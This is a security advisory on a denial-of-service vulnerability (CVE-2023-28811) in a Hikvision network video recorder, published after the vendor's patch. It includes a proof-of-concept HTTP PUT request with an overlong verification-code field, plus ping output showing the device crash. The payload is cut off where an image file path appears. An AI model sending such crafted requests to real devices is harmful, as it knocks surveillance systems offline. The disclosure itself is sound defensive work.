IOActive Security Advisory

Title	Hikvision Camera Denial of Service: CVE-2023-28811
Severity	High
Discovered by	Sergio Ruiz Jiménez
Advisory Date	2024-03-21

Affected Product

- Hikvision DS-7732NI-I4(B)
  - Firmware Version: 4.40.017 build 210830
  - Encoding Version: 5.0 build 210326
  - Web Version: 4.0.51 build 210203
  - Plugin Version: 3.0.7.31

Background

The Hikvision DS-7732NI-14(B) is a 32-channel Network Video Recorder (NVR). IOActive had the opportunity to assess the DS-7732NI-I4 and identified one high-risk vulnerability. This issue could be exploited to cause a denial of service (DoS) to the device.

Timeline

- 2023-08-17: IOActive informs Hikvision about the identified vulnerability
- 2023-11-07: The finding is patched and published on Hikvision's website
- 2023-11-23: CVE is published as CVE-2023-28811
- 2024-03-21: IOActive advisory published

Technical Details

Threat and Impact

It is possible to cause a denial of service by sending a crafted request to the web service that the camera's system exposes on port 80.

Proof of Concept

Click on the `Forgot password?` link.

Select `E-mail Verification` for "Verification Mode."

Enter a long string in the "Verification Code" field, as well as the desired password.

The web server will stop working and then the host will stop.

Request:

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PUT /ISAPI/Security/emailCertification?format=json HTTP/1.1
Host: 10.48.21.63
Content-Length: 15029
Cache-Control: max-age=0
Accept: */*
X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.48.21.63
Referer: http://10.48.21.63/doc/page/pwdReset.asp
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: language=en
Connection: close

{"EmailCertification":{"securityCode":"145123131411451231314114512
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
```

Then the web server will stop:



After a few seconds, the device will be also down:

```
PING 10.48.21.63 (10.48.21.63): 56 data bytes
64 bytes from 10.48.21.63: icmp_seq=0 ttl=64 time=2.998 ms
64 bytes from 10.48.21.63: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 10.48.21.63: icmp_seq=2 ttl=64 time=1.050 ms
64 bytes from 10.48.21.63: icmp_seq=3 ttl=64 time=0.940 ms
64 bytes from 10.48.21.63: icmp_seq=4 ttl=64 time=0.675 ms
64 bytes from 10.48.21.63: icmp_seq=5 ttl=64 time=0.815 ms
64 bytes from 10.48.21.63: icmp_seq=6 ttl=64 time=0.988 ms
64 bytes from 10.48.21.63: icmp_seq=7 ttl=64 time=0.877 ms
64 bytes from 10.48.21.63: icmp_seq=8 ttl=64 time=1.142 ms
64 bytes from 10.48.21.63: icmp_seq=9 ttl=64 time=0.314 ms
64 bytes from 10.48.21.63: icmp_seq=10 ttl=64 time=0.855 ms
64 bytes from 10.48.21.63: icmp_seq=11 ttl=64 time=1.120 ms
64 bytes from 10.48.21.63: icmp_seq=12 ttl=64 time=0.923 ms
64 bytes from 10.48.21.63: icmp_seq=13 ttl=64 time=0.790 ms
64 bytes from 10.48.21.63: icmp_seq=14 ttl=64 time=1.028 ms
64 bytes from 10.48.21.63: icmp_seq=15 ttl=64 time=1.152 ms
64 bytes from 10.48.21.63: icmp_seq=16 ttl=64 time=1.077 ms
64 bytes from 10.48.21.63: icmp_seq=17 ttl=64 time=2.559 ms
Request timeout for icmp_seq 18
Request timeout for icmp_seq 19
Request timeout for icmp_seq 20
Request timeout for icmp_seq 21
Request timeout for icmp_seq 22
Request timeout for icmp_seq 23
Request timeout for icmp_seq 24
Request timeout for icmp_seq 25
Request timeout for icmp_seq 26
Request timeout for icmp_seq 27
Request timeout for icmp_seq 28
Request timeout for icmp_seq 29
Request timeout for icmp_seq 30
Request timeout for icmp_seq 31
Request timeout for icmp_seq 32
Request timeout for icmp_seq 33
Request timeout for icmp_seq 34
^C
```

Recommendations

Examine the application's source code, and analyze the affected function to see if it is possible to overwrite the EIP. If the EIP can be overwritten, it is not only possible to cause a DoS, but also to achieve remote code execution.

As this was a black-box security assessment, IOActive could not determine which function is the cause of this vulnerability. The application could potentially reserve a fixed amount of memory, and the user could exceed the limit and overwrite registers. Therefore, an additional recommendation would be to check all client-side calls received on the server prior to execution.

